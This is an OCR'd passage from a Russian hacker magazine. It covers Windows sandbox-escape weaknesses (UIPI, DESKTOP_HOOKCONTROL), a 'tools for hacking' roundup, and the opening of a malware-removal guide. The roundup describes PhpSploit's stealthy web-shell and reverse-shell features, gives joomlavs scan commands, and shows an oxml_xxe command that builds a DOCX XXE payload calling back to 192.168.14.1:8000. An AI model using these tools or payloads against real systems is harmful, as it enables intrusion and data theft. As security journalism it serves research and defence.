


Рис. 12. Проверка возможности выполнения SetWindowsHookEx в молодых семействах

А здесь ситуация гораздо более интересная. Если UIPI включен (переменная gbEnforceUIPI равна TRUE), то проверка пользователей, под которыми запущены приложения, на эквивалентность опускается!

Иными словами, если ты запускаешь приложение под другим пользователем в Windows Vista и выше на том же рабочем столе, что и приложения других пользователей, и при этом для приложения выставлено право доступа рабочего стола `DESKTOP_HOOKCONTROL`, то побег из такой песочницы становится тривиальным. Право доступа рабочего стола `DESKTOP_HOOKCONTROL` разрешает перехватывать любые оконные сообщения и позволяет устанавливать оконные перехваты. Если отключить `DESKTOP_HOOKCONTROL`, то большой ряд приложений перестанет работать. Например, рантайм MS Visual Studio требует, чтобы присутствовало это право доступа. В противном случае все приложения, скомпилированные с помощью MS Visual Studio, не будут функционировать.

Решений проблемы не особо много:

1. Использовать хуки (проблема с PatchGuard и все те прелести, о которых мы говорили выше).
2. Запускать приложение с выключенным UIPI, который прибит гвоздями к UAC (User Account Control), что автоматически означает отключение UAC — одного из важнейших механизмов безопасности Windows (путь не для тех, у кого руки растут из плеч). И да, мы видели такое в одном не особо популярном решении по изоляции процессов :).
3. Запускать изолируемые приложения на отдельных рабочих столах (путь для просветленных системных программистов, познавших Истину).

То есть если песочница вообще не использует отдельных рабочих столов в процессе изоляции приложений, то дело нехорошо попахивает одним из двух первых пунктов.

Но и с отдельными рабочими столами поджидают подводные камни. Оказывается, не все приложения любят запускаться на другом рабочем столе. Некоторые особо вредные принципиально проверяют, на каком рабочем столе они запускаются. Например, Firefox может некорректно обновляться на отдельном рабочем столе, завершаясь сразу после запуска. Связано это с тем, что процесс обновления запускается явно на winsta0/default, что приводит к невозможности запуска из-за отсутствия прав доступа. Если это запатчить или запускать на текущем рабочем столе, все будет работать. К счастью, для Firefox и его форков можно отключить `DESKTOP_HOOKCONTROL`, что не делает необходимым запуск на отдельном рабочем столе.

Yandex-браузер (версия 13.12.1599.12987) содержит библиотеку **`C:\Users\xxx\AppData\Local\Yandex\YandexBrowser\Application\30.0.1599.12987\browser.dll`**. В ней где-то рядом с `ChromeBrowserMainParts::PreMainMessageLoopRunImpl` есть процедура, в которой вызывается `GetStartupInfo`,

из нее берется `lpDesktop` (в ней обычно `WinStation\Desktop`), через поиск «\» вырезается имя рабочего стола и сравнивается с именем рабочего стола, полученного через `OpenInputDesktop`, то есть, по сути, с текущим активным рабочим столом. Если не совпадает, инициализация считается проваленной, браузер завершается.

Отвлечемся от главной темы и заметим, что так сравнивать некорректно. Нельзя проверять только имя рабочего стола, надо учитывать и рабочую станцию. Более того, реальный рабочий стол может быть и вовсе не тот, что вернула `GetStartupInfo`. По понятной причине такой подход не дает стартовать Yandex-браузер на отдельном рабочем столе. Специалисты Yandex сказали, что это какая-то хитрая защита от прокликивания. Менять ее особо не стали с тех пор. Возможно, немного усовершенствовали. К счастью, Yandex-браузер не требует права доступа `DESKTOP_HOOKCONTROL`, что позволяет запускать его изолированно на текущем рабочем столе.

Таким образом, чтобы песочница была более универсальной, в ней попросту необходим некоторый набор правил для наиболее популярных приложений — уменьшить вовлеченность пользователя в волшебный мир настройки продукта под себя. Как пример, Firefox и Thunderbird приблизительно после версии 37 не будут корректно отображать окна, если в разрешениях рабочего стола не окажется `DESKTOP_JOURNALRECORD` и `DESKTOP_JOURNALPLAYBACK`. О таких мелочах песочнице желательно бы знать заранее.

ИДЕАЛЬНЫЙ МИР, ИЛИ КАКОЙ ДОЛЖНА БЫТЬ ПЕСОЧНИЦА


В результате своих исследований мы поняли, что надежная песочница должна обладать следующими свойствами:

1. С максимальной эффективностью использовать встроенные механизмы безопасности платформы, на которой она работает.
2. Уметь изолировать каждый процесс в отдельно настраиваемой изолированной среде.
3. Давать возможность регулировать доступ для каждого из процессов к объектам файловой системы и реестра, сменным носителям информации, сети, задавать привилегии и уровень доверия. То есть она должна быть максимально настраиваемой под конкретное поле применения.
4. Быть относительно легкой в использовании.
5. Журналировать свою работу. Желательно делать это в журнале ОС.
6. Не использовать хуков ядра ни при каких обстоятельствах.
7. Не ломать существующие механизмы безопасности ОС и вообще саму ОС.
8. Иметь постоянно расширяемую базу первоначальных настроек, чтобы как можно меньше вовлекать пользователя в процесс администрирования.

Все эти требования мы попытались воплотить в жизнь в тулзе под именем ReHIPS. Она абсолютно бесплатна, и поэтому можешь вполне легально ее скачать и поиграться с ней. Кто знает, быть может, удача улыбнется тебе и именно ты сможешь найти способ удрать из нашей песочницы. В любом случае ты всегда можешь прислать нам отзыв о своих впечатлениях от использования продукта, за что мы будем очень благодарны.

НУ И В КОНЦЕ


Задача изоляции процессов только на первый взгляд кажется не такой уж сложной, но на деле тут скрывается большое число подводных камней. Каждый вендор решает эту задачу по-своему, кто-то более успешно, кто-то менее. Теперь ты представляешь все слабые и проблемные места современных песочниц, поэтому, когда понадобится запустить потенциально опасное приложение, сможешь подобрать соответствующий инструмент для его изоляции от основной системы.



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



PHPSPLOIT

PhpSploit — это фреймворк для удаленного управления, нацеленный на предоставление скрытого интерактивного shell-подобного соединения через HTTP между клиентом и веб-сервером. Как ты, наверное, уже понял из этой витиеватой фразы, это инструмент для постэксплуатации, и он способен поддерживать доступ к скомпрометированному серверу в целях повышения привилегий на нем.

Автор:
nil0x42

URL:
github.com/nil0x42/phpsploit

Система:
Linux/Mac/Windows

Особенности

Эффективность — более двадцати плагинов для автоматизации задач постэксплуатации:


- запуск команд и просмотр файловой системы, обход ограничений безопасности PHP;
- загрузка и выгрузка файлов с целевой машины;
- удаленное редактирование файлов;
- запуск SQL-консоли на целевой машине;
- создание reverse TCP шелла.

Скрытность — фреймворк от параноиков для параноиков:

- практически незаметен для анализаторов логов и NIDS-детекторов на сигнатурах;
- обход безопасного режима и общих ограничений безопасности PHP;
- взаимодействие скрыто в HTTP-заголовках;
- загрузка обфусцированного пейлоада для обхода NIDS;
- поддержка HTTP/HTTPS/SOCKS4/SOCKS5-прокси.

Удобство — надежный интерфейс со множеством важных функций:

- кросс-платформенный на уровне как клиента, так и сервера;
- мощный интерфейс с поддержкой автозавершения и мультикоманд;
- сохранение и восстановление сессий с ведением истории;
- поддержка множества запросов для больших боевых нагрузок;
- настраиваемый движок;
- каждая настройка имеет полиморфный режим;
- предоставляет API для разработки плагинов.



Автор:
Vaibhav Pandey

URL:
github.com/vaibhavpandeyvpz/apkstudio

Система:
Linux/Windows


APK STUDIO

APK Studio — это кросс-платформенная IDE для задач реверс-инжиниринга (декомпиляции/редактирования) и пересборки Android-приложения. И все это с единым и удобным графическим пользовательским интерфейсом, в котором даже есть подсветка синтаксиса Android SMALI (*.smali) кода.

Особенности:

- декомпиляция и сборка APK;
- гибкая работа с Keystore и Key-Alias;
- автоматический zipalign;
- подсветка синтаксиса (*.java; *.smali; *.xml; *.yml);
- просмотр изображений из ресурсов;
- установка отредактированного приложения в один клик;
- поддержка фреймворков.

Благодаря данному инструменту проводить ручную инструментацию кода стало очень просто и быстро. Теперь можно оперативно вставлять свои логирующие вызовы в исследуемое приложение или удалять какие-то механизмы безопасности, которые мешают проводить его анализ (например, SSL Pinning). Ну а кто-то, возможно, захочет расширить текущий набор функций чужого приложения. ;)



Автор:
crypto2001@mail.ru

URL:
kpnc.org/idr32/en/index.htm

Система:
Windows

INTERACTIVE DELPHI RECONSTRUCTOR

Если ты думаешь, что Delphi умер, то ты глубоко ошибаешься. Порой встречается такой софт, и его необходимо анализировать на наличие уязвимостей или на внутреннюю логику.


IDR (Interactive Delphi Reconstructor) — декомпилятор исполняемых файлов (EXE) и динамических библиотек (DLL), написанных на языке Delphi и выполняемых в среде 32-разрядных операционных систем Windows. Текущей версией программы могут обрабатываться файлы (как GUI, так и консольных приложений), скомпилированные компиляторами версий Delphi 2 — Delphi XE3.

Конечной целью проекта поставлена разработка программы, способной восстановить большую часть исходных Delphi-текстов из скомпилированного файла, но пока IDR, как и другие Delphi-декомпиляторы, сделать этого не может. Тем не менее IDR значительно облегчает такой процесс. По сравнению с другими декомпиляторами анализ, выполненный IDR, отличается наибольшей полнотой и достоверностью. Кроме того, высокая интерактивность делает работу с программой комфортной и (не побоимся этого слова) приятной.

IDR выполняет статический анализ (анализируемый файл не запускается на выполнение), что позволяет безопасно изучать вирусы, трояны и прочие приложения, запуск которых опасен или нежелателен.

Программа не требует установки и не делает никаких записей в реестр Windows.

ANDROBUGS FRAMEWORK



Автор:
Yu-Cheng Lin

URL:
github.com/AndroBugs/AndroBugs_Framework

Система:
Linux/Windows


Фреймворк AndroBugs — это сканер уязвимостей для приложений под Android, который может пригодиться как исследователям безопасности, так и разработчикам приложений для поиска потенциальных уязвимостей в коде приложений.

Особенности:

- поиск уязвимостей;
- проверка на следование best practices;
- проверка опасных shell-команд (например, su);
- проверка приложений на использование механизмов безопасности;
- сбор информации и сканирование большого числа приложений.

Основная особенность, конечно, массовое сканирование приложений. Можно указать целую директорию приложений, и остается ждать только результатов работы, которые потом будут сохранены в базу данных MongoDB. Далее уже можно делать запросы к этой базе данных как по одному конкретному приложению, так и по определенной интересующей тебя уязвимости. На наш взгляд, инструмент очень полезен тем, кто активно участвует в bug bounty по мобильным приложениям.

Инструмент был впервые представлен на конференции Black Hat Europe 2015 в Амстердаме. Для более близкого знакомства с инструментом советуем изучить презентацию Androbugs Framework: an Android application security vulnerability scanner.



Автор:
Nathan LaFollette

URL:
httphacker.github.io/gethead/

Система:
Linux/Windows

GETHEAD

Gethead.py — это инструмент для анализа HTTP-заголовков, написанный на Python, позволяющий на их основе идентифицировать уязвимости и отсутствие тех или иных защитных HTTP-заголовков. Среди таких заголовков:

- cache-control — кеширование приватного контента;
- x-download-options — политики скачивания и открытия файлов;
- access-control-allow-origin — политики контроля доступа;
- x-webkit-csp — политика контентной безопасности;
- x-content-security-policy — аналогично;
- strict-transport-security — использование HTTP over TLS/SSL;
- x-content-type-options — защита от MIME-Sniffing;
- x-frame-options — защита от Cross-Frame Scripting;
- x-xss-protection — защита от Cross-Site Scripting.

Использование данных заголовков безопасности очень важно на сегодняшний день. Если на твоем сайте будет найдена уязвимость, то данные флаги способны как усложнить жить атакующему, так и вовсе предотвратить атаку.

```
usage: joomlavs.rb [options]
Basic options
    -u, --url                  The Joomla URL/
    --basic-auth               <username:passw
    -v, --verbose              Enable verbose
Enumeration options
    -a, --scan-all             Scan for all vu
    -c, --scan-components      Scan for vulne
    -m, --scan-modules         Scan for vulne
    -t, --scan-templates       Scan for vulne
    -q, --quiet                Scan using only
Advanced options
    --follow-redirection       Automatically f
    --no-colour                Disable colours
    --proxy                    <[protocol://]
    --proxy-auth               <username:passw
    --threads                  The number of t
    --user-agent               The user agent
```

Автор:
rastating

URL:
github.com/rastating/joomlavs

Система:
Linux/Windows

JOOMLAVS

Joomla — это очень популярная CMS, и в ней есть уязвимости, которые можно эксплуатировать. Секрет быстрой и массовой эксплуатации заключается в автоматизации работы. И никакой магии.

Joomlavs — это инструмент, который позволяет оценить, насколько уязвима инсталляция Joomla. Инструмент имеет базовые фингерпринты и может сканировать на уязвимости:

- компоненты;
- модули;
- шаблоны.

Joomlavs написана на Ruby, так что легко расширяема. Скрипт поддерживает многопоточность и позволяет задавать их число, а также работу с прокси и Basic Auth. Перед установкой удостоверься, что в твоей системе установлен Ruby как минимум версии 2.0. Процесс установки:

```
$ git clone https://github.com/rastating/joomlavs.git
$ sudo gem install bundler && bundle install
```

Пример запуска:

```
$ ruby joomlavs.rb -u yourjoomlatarget.com --scan-all
```

где yourjoomlatarget.com — доменное имя целевого ресурса, а --scan-all — параметр, означающий полное сканирование ресурса.



Автор:
BuffaloWill

URL:
github.com/BuffaloWill/oxml_xxe

Система:
Linux/Windows

OXML_XXE

Oxml_xxe — это инструмент на Ruby для встраивания XXE/XML-эксплоитов в различные типы файлов. На текущий момент поддерживаются следующие форматы файлов:

- DOCX/XLSX/PPTX;
- ODT;
- PDF;
- GIF (экспериментально).

Пример создания DOCX-файла с XXE-эксплоитом с боевой нагрузкой, которая делает обратное соединение к 192.168.14.1:8000:

```
> ruby oxml_xxe.rb -s -i 192.168.14.1:8000
Select payload 11 («remote_DTD»)
```

Другие примеры использования можно посмотреть здесь (http://oxmlxxe.github.io/notes.txt).

Также есть два режима работы:

1. Режим создания (-b) — добавляется DOCTYPE и вставляется XML Entity в файл, выбранный пользователем.
2. Режим замены (-r) — программа идет по файлу и смотрит вхождение символа § в документе. И уже затем он заменяется на XXE-вектор.

Инструмент был впервые представлен на конференции Black Hat USA 2015 в Las Vegas. Для более близкого знакомства с инструментом советуем изучить презентацию Exploiting XXE in file upload functionality.


ПОЛНЫЙ ГАЙД ПО БОРЬБЕ С МАЛВАРЬЮ

ВЫДАЙ СВОЕМУ МЛАДШЕМУ БРАТУ, **ПУСТЬ САМ ВСЕ ДЕЛАЕТ!**





Много раз ты помогал своим друзьям и родичам, когда их компьютеры ложились под натиском малвари. Нам тоже приходилось, но в конце концов мы истощились и решили сделать ход конем, составив исчерпывающий материал, который можно подсунуть пострадавшей стороне и никак больше не участвовать. Бери и пользуйся!



Евгений Дроботун
drobotun@xakep.ru

СОВЕТ ПЕРВЫЙ. ЧТО МОЖНО СДЕЛАТЬ С ПОМОЩЬЮ LIVE CD (ИСПОЛЬЗУЕМ ДИСКИ ВОССТАНОВЛЕНИЯ СИСТЕМЫ ОТ РАЗЛИЧНЫХ ПРОИЗВОДИТЕЛЕЙ АНТИВИРУСНЫХ ПРОГРАММ)

Антивирусный Live CD — это решение для восстановления системы, приведенной в нерабочее состояние разного рода компьютерными инфекциями. Практически все производители антивирусных средств предлагают своим пользователям подобное, в большинстве случаев бесплатно.


Как правило, такое решение представляет собой загрузочный диск на базе одного из дистрибутивов Linux, в состав которого, кроме непосредственно компонентов самой Linux, включены утилиты сканирования и лечения системы от малвари. Помимо этого, в состав таких Live CD могут входить какие-либо дополнительные программные средства (утилиты редактирования и восстановления реестра, утилиты редактирования разделов диска, утилиты настройки сети и другие).

Краткую характеристику Live CD некоторых, наиболее популярных в нашей стране производителей антивирусов можно посмотреть в таблице 1.

№ п/п	Компания	Название	Объем	Возможность обновления АВ-баз	Возможность редактирования реестра	Русский язык	Выход в интернет (браузер)	Дополнительные возможности
1	KASPERSKY	Kaspersky Rescue Disk 10	265 МБ	+	+	+	Konqueror	
2	eset	LiveCD ESET NOD32	213 МБ	+	-	-	Konqueror	Утилита для записи на USB-накопитель Утилита для борьбы с WinLocker
3	COMODO Creating Trust Online	Comodo Rescue Disk	50,5 МБ	+	-	-	-	Восстановление параметров системы в реестре
4	Dr.WEB	Dr.Web LiveDisk	609 МБ	+	+	+	FireFox	Утилита для записи на USB-накопитель
5	Avira	Avira Rescue System	628 МБ	+	+	-	FireFox	Редактор разделов GParted

Таблица 1. Краткая характеристика пяти загрузочных дисков наиболее популярных у нас антивирусных компаний

